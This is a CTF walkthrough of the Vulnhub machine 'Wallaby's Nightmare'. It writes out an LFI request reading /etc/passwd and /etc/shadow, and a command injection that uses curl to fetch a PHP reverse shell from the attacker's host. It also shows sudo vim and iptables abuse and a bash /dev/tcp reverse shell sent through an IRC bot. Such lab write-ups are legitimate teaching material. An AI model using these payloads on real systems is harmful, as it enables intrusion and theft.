This segment of my Vulnhub series covers my walkthrough for the “Wallaby’s Nightmare (v1.0.2)” game.

## Finding Host and uncover services

As always, I began finding the address of the game:

| **Command** |
| --- |
| sudo nmap -sn 192.168.110.0/24 |

In my case, target got assigned IP address **192.168.110.11**. Then moved on uncovering services:


| **Command** |
| --- |
| sudo nmap -p1-65535 -A -T4 -sS 192.168.110.11 |

Target did not expose many services, only three:

| **Port** | **Service** | **Product** | **Hostname** |
| --- | --- | --- | --- |
| 22 | ssh | OpenSSH |  |
| 80 | http | Apache httpd |  |
| 6667 | irc |  |  |

## Attacking

For this game I started out investigating the web service. This is the landing page on port 80:

Username registration


Inspection of the HTML source did not give away useful hints. Moved on registering myself:

Registered username

From inspecting the HTML source I found that the **Start the CTF** link had an interesting **GET** parameter which could be a candidate for fuzzing attempt:


|  |  |
| --- | --- |
| 1 | <a href="/?page=home"><h2>Start the CTF!</h2></a> |

Clicking **Start the CTF** link brought me to:


All seeing eye

### Exploration

The HTML on this page did not reveal anything interesting either. I started playing with the **GET** parameter by feeding various input to it. A single quotation mark made the internal security mechanism blacklist my IP:

Blacklisted IP

Toying too much with the **GET** parameter resulted in the target moving the web service to another port. After reissuing my service scan I found that the web service had moved to port 60080:

Service on the move

Still with the security mechanism in mind, that **GET** parameter seemed to be the best attack point. I started toying with **LFI** to see if I could fish out some files. Most often I try to find the **passwd** file. And I did:

|  |  |
| --- | --- |
| 1 | <http://192.168.110.11:60080/?page=../../../../../../../../../../etc/passwd> |


Some passwd file I found

This seemed promising. Tried to fish out the **shadow** file too:

|  |  |
| --- | --- |
| 1 | <http://192.168.110.11:60080/?page=../../../../../../../../../../etc/shadow> |

No luck, no access. Realized manual procedure was too time consuming. Moved over to fuzzing.


| **Command** |
| --- |
| sudo dirb 192.168.110.11:60080/?page= /usr/share/wordlists/dirb/big.txt |

Dirbusting

Of the lot discovered only **mailer** resulted in a page. This is the HTML source of it:

Mailer HTML

Looked at the comments, this page had an additional **GET** parameter called **mail** that caught my eye. I began toying with it and found that it accepted **Linux/Cli** commands, in this case **ls**:

Parameter vulnerable

The **ls** command revealed the presence of a PHP file. This lead me to believe dropping a PHP shell was doable. Next I tried to find a way to drop a shell:

Looking for Curl

Support for Curl found – dropping was doable.

## PHP Shell

I prepared my old trusty shelly.php shell by first copying it to current directory:

|  |  |
| --- | --- |
| 1 | $ cp /usr/share/webshells/php/php-reverse-shell.php shelly.php |

Then tailored it with my IP and listening port:

* Ip: 192.168.110.6
* Port: 7777

Then set up a web server the target could fetch Shelly from. This command was issued from the current directory where I copied Shelly to:

|  |  |
| --- | --- |
| 1 | $ php -S 192.168.110.6:4444 |

Then I set up a local listener:

|  |  |
| --- | --- |
| 1 | $ nc -lvp 7777 |


Then made the target fetch Shelly. I used the following URL in Firefox:

|  |  |
| --- | --- |
| 1 | http://192.168.110.11:60080/?page=mailer&mail=curl%20-O%20http://192.168.110.6:4444/shelly.txt;mv%20shelly.txt%20shelly.php |

Then finally I executed the shell, once again in Firefox:

|  |  |
| --- | --- |
| 1 | http://192.168.110.11:60080/shelly.php |


This gave me a shell:

PHP shell

By just looking at the **Sudo** information above I found that:

* **waldo** doesn’t need password for **Vim** on a specific file
* No password for managing **iptables** was required


**Iptables** deserved some investigation:

Looking at Iptables rules

The current rule was that all external connections to IRC was to be dropped. I decided to make the IRC server more open:

|  |  |
| --- | --- |
| 1 | $ sudo iptables -R INPUT 2 -p tcp --dport 6667 -j ACCEPT |


The above command rewrote the second rule to allow TCP connections on port 6667, as seen in the following screenshot:

Enabling IRC connections


## Messing with IRC

With the IRC service opened I used **IRSSI** to connect to the service and for issuing the following commands:

|  |  |
| --- | --- |
| 1  2  3 | /server 192.168.110.11  /list  /j wallabyschat |


IRC connection

Inside the channel **wallabyschat** I saw two other users:


Inside wallabyschat

Going back to main window in **IRSSI** I did some reconnaissance on the users by using the following commands:


|  |  |
| --- | --- |
| 1  2 | /whois waldo  /whois wallabysbot |

IRC WHOIS

**wallabysbot** is based on **Sopel**. Looking for this bot framework on the server:

Listing some directories

**Sopel** was found in Wallabys home folder and there was just one module available, a typical **run** script:

Finding Sopel

The script stated you had to be **Waldo** to run this script. I tried to execute it in **IRSSI** with this outcome:

WN - Sopel run sciptIRC fail

Backtracking some steps I recalled finding a script called **irssi.sh** in **waldos** home folder. I looked into it in hope of finding something of interest:

WN - Waldo IRSSI scriptIRC script

I found that **Waldo** was using **Tmux** for his **IRC** needs. There’s a hitch in his setup. If Tmux went down, so would his IRC connection. Backtracking some more I found that **Waldo** can edit a specific Apache file using **Vim**. **Vim** has got a neat feature that let you run commands. I penned a plan to kill his **Tmux** session using said feature in **Vim**. But first I had to find the **Tmux** process ID:

WN - who cmdFinding process ID

Then I had to extend my shell so I could use **Vim**:

|  |  |
| --- | --- |
| 1 | $ python -c 'import pty;pty.spawn("/bin/bash")' |


WN - Python magicPython magic

Opening **Vim**:


|  |  |
| --- | --- |
| 1 | sudo -u waldo /usr/bin/vim /etc/apache2/sites-available/000-default.conf |

Then issuing kill command using **Vim**:

|  |  |
| --- | --- |
| 1 | [ESC]:!kill 817 [ENTER] |

Killing process

**Waldos** IRC connection died:

IRC takeover

Then I took over **Waldos** identity by just changing my nick:


|  |  |
| --- | --- |
| 1 | /nick waldo |

Next step was to trick the bot to open a reverse shell hoping it would be running as **waldo**. First I had to set up yet another listener locally:

|  |  |
| --- | --- |
| 1 | $ nc -lvp 8989 |

Then I opened a reverse connection by using [this gem](http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet) in the .run command:

|  |  |
| --- | --- |
| 1 | .run bash -c 'bash -i >& /dev/tcp/192.168.110.6/8989 0>&1' |

Wallaby shell

It worked. Looking at **sudo** permissions it seemed I now had all access in the world at my hands. The final part now was to find the flag:

The flag!

Done!